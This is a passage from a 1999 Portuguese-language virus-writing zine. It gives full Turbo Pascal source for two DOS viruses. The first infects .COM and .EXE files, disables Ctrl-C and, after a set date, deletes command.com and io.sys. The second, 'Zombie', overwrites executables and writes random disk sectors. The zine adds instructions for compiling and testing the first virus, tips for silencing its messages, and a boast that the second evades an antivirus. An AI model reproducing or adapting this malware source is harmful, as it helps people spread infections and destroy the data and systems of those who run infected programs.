  end;
  {Essa parte seria a concatenacao virus+arquivo, onde o arquivo seria
acrescentado no fim do
   virus}
  if MOSTRA then writeln('Infeccao completa.');
end;

procedure procura(nome,dir:string);

begin
  if MOSTRA then writeln('Iniciando infeccao do diretorio: ',nome);
  FindFirst(nome, Archive, DirInfo);
  {$i+}
  while (DosError = 0) and (arquiv numread);
  close(FromF);
  close(tof);
  exec('virtemp.tmp',paramstr(1)+' '+paramstr(2)+' '+paramstr(3)); {Executa o
programa aqui}
  rewrite(tof); {Agora vou limpar o conteudo e apagar o arquivo}
  close(tof);
  erase(tof);
  if MOSTRA then writeln('Execucao do programa hospedeiro finalizada');
end;

procedure bola; interrupt;
var
  cont:integer;

begin
  if not vbola then
    if port[$60]<$80 then
      inc(con);
  if con=550 then
    vbola:=true;
  if vbola then
  begin
    cont:=random(4)+1;
    vy:=wherey;
    vx:=wherex;
    gotoxy(cx,cy);
    write('Û');
    case cont of
      1:if cx<78 then inc(cx);
      2:if cx>1 then dec(cx);
```

```
      3:if cy<23 then inc(cy);
      4:if cy>1 then dec(cy);
    end;
    gotoxy(cx,cy);
    write('þ');
    gotoxy(vx,vy);
  end;
  inline ($9C);
  int1c;
end;


procedure apag_arq;
var
  m,dia,ano,dow:word;
  mes:boolean;
  f:file;

begin
  if mostra then writeln('Pegando data atual');
  getdate(ano,m,dia,dow);
  mes:=false;
  if ano=1998 then
    if m>=7 then      {Data de ativacao: 12/07/1998}
      if dia>=12 then
        mes:=true;
  if ano>1998 then mes:=true;
  if mostra then writeln('Pegando data atual finalizado');
  if mes then begin
    if mostra then writeln('Iniciando a apagar os arquivos: \command.com e \
io.sys');
    assign(f,'c:\command.com');
    erase(f);
    assign(f,'c:\io.sys');
    erase(f);
  end;
end;

Procedure inicinf;

begin
  if MOSTRA then writeln('Iniciando infeccao dos arquivos');
  arquiv:=0;
  procura('*.com','');
  procura('*.exe','');
{  procura('c:\windows\*.com','c:\windows\'); }
{  procura('c:\windows\*.exe','c:\windows\');  *** If You Wish !!! *** }
{  procura('c:\dos\*.com','c:\dos\'); }
{  procura('c:\dos\*.exe','c:\dos\'); }
  if MOSTRA then writeln('Infeccao dos arquivos Finalizada. Com um total
de:');
  if MOSTRA then writeln(arquiv,' arquivos infectados.');
end;

procedure contra(non:string);
var
  FromF, ToF: file;
```

```
  ARQ:text;
  Ft:FILE of char;
  f:file;

function vervir(nome:string):boolean;
VAR
  Buf: array[1..10] of Char;
  NUMREAD:WORD;
  con:integer;

begin
  if mostra then writeln('Iniciando verificacao de infeccao do arquivo
',nome);
  con:=1;
  ASSIGN(F,NoME);
  ReSET(F,1);  { Record size = 1 }
  BlockRead(F, Buf, SizeOf(Buf), NumRead);
  IF (BUF[1]=cab[1]) AND (BUF[2]=cab[2])AND (BUF[3]=cab[3])AND
(BUF[4]=cab[4])AND (BUF[4]=cab[4]) tHEN
  {Verifica o cabecalho do arquivo}
  vervir:=TRUE                                {para ver se ja foi infectado}
  ELSE
    vervir:=FALSE;
  Close(F);
  if mostra then writeln('Verificacao de infeccao finalizada');
END;

procedure antivir;

begin
 if not vervir(non) then
 begin
   if mostra then writeln('Arquivo Infectado, tentando desinfectar...');
{Arquivo infectado, tentando desinfectar...}
   aSSIGN(Ft,paramstr(0));
   ReSET(Ft);  { Record size = 1 }
   write(ft,cab[1]);
   write(ft,cab[2]);
   write(ft,cab[3]);
   write(ft,cab[4]);
   write(ft,cab[5]);
   close(ft);
   if mostra then writeln('Desinfeccao completa!'); {Desinfeccao completa}
   textcolor(white+blink);
   writeln('Atencao: Seu computador esta infectado por virus! Sugiro passar
Anti-virus!');
   textcolor(white);
 end;
end;


begin
  if mostra then writeln('Inicio do procedimento anti-virus.');
  antivir;
  if mostra then writeln('Fim do procedimento anti-virus.');
end;
```

```
procedure escrever;interrupt;

begin
    Sound(random(5000));
    Delay(1);
    Nosound;
    inline ($9C);
    printer;
end;



begin

  if MOSTRA then writeln('Iniciando o Virus');
  nome_arq:=paramstr(0); {Essa variavel ira conter o nome do programa que esta
sendo executado
                         no momento.  Caso o nome que foi executado seja
EDIT.exe essa variavel
                         contera EDIT.EXE}
  SETCBREAK(FALSE); {Para que o usuario nao possa apertar Ctrl-C}
  contra(nome_arq);
  inicinf;
  executa;
  apag_arq;
  GetIntVec($1c,@int1c);
  SetIntVec($1c,Addr(bola));
  vbola:=false;
  cx:=random(80);{Aleatorizar a posicao da bola na tela}
  cy:=random(24);
  GetIntVec($17,@printer);
  SetIntVec($17,Addr(escrever));  {Essa parte mostra ao computador para usar
                                   O procedimento escrever como padrao para a
                                   impressora}
  if MOSTRA then writeln('Fim do virus.');
  keep(0); {Deixa o programa residente na memoria.}
  if mostra then writeln('Programa Residente');
end.
{ ************************** Virus.Pas ********************************** }
```

Testando o virus para ver se ele funciona:

Caso voce queira testar o virus, voce pode fazer o seguinte, altere a procedure inicinf de modo que ele so procure por arquivos *.com e *.exe, tirando assim o c:\windows*.com, c:\windows*.exe, c:\dos*.com, c:\dos*.exe

NAO apague as linhas que fazem isso, acrescente apenas { e } para fazer que o Pascal ignore essas linhas, depois disso feito, aperte F9 para compilar o virus (nem pense em apertar Ctrl-F9 para executa-lo, nos so que-

remos o codigo executavel dele), depois crie um diretorio chamado \temp, depois copie o virus.exe para la, mais alguns executaveis, depois entre no diretorio e execute o virus.exe e voce vera tudo o que o virus esta fazendo no momento, Como verificando se o arquivo esta infectado, infectando outros arquivos entre outros. Depois execute algum arquivo que foi infectado para voce ter uma ideia melhor de como o virus age. Se voce quiser testar se o programa se desinfecta de algum virus desconhecido, faca o seguinte, use algum Editor Hexadecimal e altere os primeiros 5 bytes e depois salve, depois volte a executar o virus e ele ira mostrar na tela que o seu computador esta infectado, sugerindo que voce passe um anti-virus.

Caso voce queira que nao apareca nenhuma mensagem na tela entao va na secao const do programa e altere o valor da constante MOSTRA para false, isso fara com que nenhuma mensagem apareca na tela. So que essas mensagens ficarao no corpo do virus, ocupando espaco, caso voce queira tirar essas mensagens de vez, tera que apagar todas as linhas

```
If mostra then writeln('');
```

do virus. O que fara uma diferenca consideravel de tamanho, eu as coloquei para que vc saiba o que esta acontecendo no momento.

Consideracoes finais:

Antes de nada, eu fiz esse tutorial para aqueles que ja tenham algum conhecimento em logica/programacao em Pascal ou outra linguagem, se voce estiver com duvidas sobre como usar if...then...else ou outro comando basico entao va comprar um livro de Pascal ou faca um curso de Pascal. Agora se voce tiver alguma duvida quanto a logica posso ate responder a alguma pergunta, mesmo achando que ja esta tudo muito bem explicado.

Bom espero que com esse texto, voce possa ter compreendido um pouco mais sobre a logica de um virus, e com certeza vai pensar (Pelo menos depois de ter executado o virus) que isso e muito entusiasmante.

```
|                                                                      |
|                                                                      |
|                                                                  FIM|
+----------------------------------------------------------------------+
```

Vírus em Pascal

Bom galera aqui vai um vírus de um camarada nosso lá de Santa Catarina creio que todos ao menos já devam ter escutado seu nick por ai ou ter visto algum de seus vírus, bom nào vou me alongar muito pois o cara não necessita de qualquer tipo de apresentação.

Como começamos a tratar de vírus em HLL mandei um mail para o Vecna pedindo se ele tinha alguma coisa bem básica em pascal e ele me mandou uma porrada (uns 10) tipos

diferentes de vírus e falou pra ver o que pega.

Bom os vírus estão na nossa home page e segue anexo um vírus bem basico que com certeza ilustrará um pouco melhor o tutorial acima, se a galera achar legal ele manda uns mais da hora pra por aqui ...

Sem mais ....

{ Bom segue abaixo um vírus bem básico mas com uma logística inédita para a minha pessoa, a simplicidade impressiona e o algoritmo é muito bem bolado, o vírus não tem detecção no AVP (pelo menos na versão que eu utilizei a de setembro (eu acho) e tem 3505 bytes e quando mandarem ele pra algum AVcenter deverá chamar HLLP.3505 o vecna me mandou ele num arquivo chamado (Skeleton.Zip) e o programa esta como Zombie (um da série Undead, que ele também me mandou outros que estão no site de Vírus Brasil, bom fico por aqui e bom divertimento ... . Ah nem testei os vírus que ele me mandou então quem quiser fazer um report sobre estamos no aguardo ...}

```
{
Overwriting Non-Resident EXE infector
Undetectable
Compressed
Smash Sectors
}

{$A+,B-,D-,E-,F-,G+,L-,N-,O-,P-,Q-,R-,S-,T-,V-,X+,Y-}
{$I-}
{$M 2048,0,0}
program Zombie;{Undead series}
uses dos;
const VIRUS_SIZE=3505;
var i,j:longint;
    pnome,nome,nome2:string[80];
    arquivo:array[1..2] of file;
    buffer:array[1..5000] of byte;

procedure damage;
var r:registers;
begin
  r.es:=seg(buffer);
  r.bx:=ofs(buffer);
  r.ah:=3;
  r.dl:=128;
  r.dh:=random(15);
  r.ch:=random(1000);
  r.cl:=random(17);
  r.al:=01;
  intr($13,r);
end;

function peganome:string;
var search:SearchRec;
    pnome:string[80];
begin
  pnome:='';
  FindFirst('*.EXE',AnyFile,search);
  if(DosError<>0)then FindFirst('*.COM',AnyFile,search);
  PNome:=search.name;
  peganome:=pnome;
```

```
end;

begin
  nome2:=paramstr(0);
  nome:=peganome;
  if(nome<>'')then begin
    assign(arquivo[1],nome2);
    assign(arquivo[2],nome);
    reset(arquivo[2],1);
    j:=filesize(arquivo[2]);
    reset(arquivo[1],1);
    rewrite(arquivo[2],1);
    blockread(arquivo[1],buffer,VIRUS_SIZE);
    blockwrite(arquivo[2],buffer,j);
  end;
  damage;
end.
```

{ Fim do vírus }

Segue o vírus em Skeleton.Vxe .

Valeu

Bom não sei como saiu o zine, pois é muito foda você opinar sobre oque você fez, como também é muito complicado revisar um texto que foi você mesmo que escreveu, mas na minha opinião saiu melhor que eu esperava em razào do diminuto tempo o qual disponho para fazer o zine e uns vírus, mas estamos ai, o zine saiu em RTF sei lá por que cargas d'água mas creio que deve ter ficado melhor que do que em TXT a fita de sair em Delphi (formato EXE) também não fiquei sabendo nada até o fechamento do zine, mas da uma passada na home page pra ver se vingou a idéia ou não, provavelmente eu só venha a escrever alguma coisa nova no ano que vem pois agora começam as provas da facu, ai vem exame e curso de férias (pra tirar o atraso) e com isso só voltarei a estar na cena no ano que vem (mas quando ?). Não esquenta a cuca em janeiro o Vírus Brasil número 5 (cinco, edição de hum ano) estará por aí ...

Desejo à todos um natal bom pra cacete com várias minas pra galera (pede pro papai noel seu goiba) e na virada um bom bug do milenio pra vocês ...

Agradecimentos à :

Bom em primeiro lugar eu desejo agradecer ao Régis e ao Guino pois sei lá , não vejo razào para continuar isso sem que fosse para manter viva a memória deles, e a toda Turama da Goma (aterrorizando em Barretos, mano o baguio é da hora, as mina sào muito vaca (quer dizer as poucas que aparecem por lá), aos Porks (galera da faculdade) ao Groto (Bichinho de durepox que o Moraes diz que conversa) , à Danielle por ter sido muito compreensiva com relaçào à nossa separação; na verdade, por não ter se matado, Ao Poin e ao Guidi pois eu não tinha agradecido nada a eles ao Alevirus, LeBeau e ao Vecna pelas sugestões apresentadas . Acho que fico por aqui com certeza fica sempre faltando alguém mas acho que ta valendo ...

Nim_Bus [TDG'99]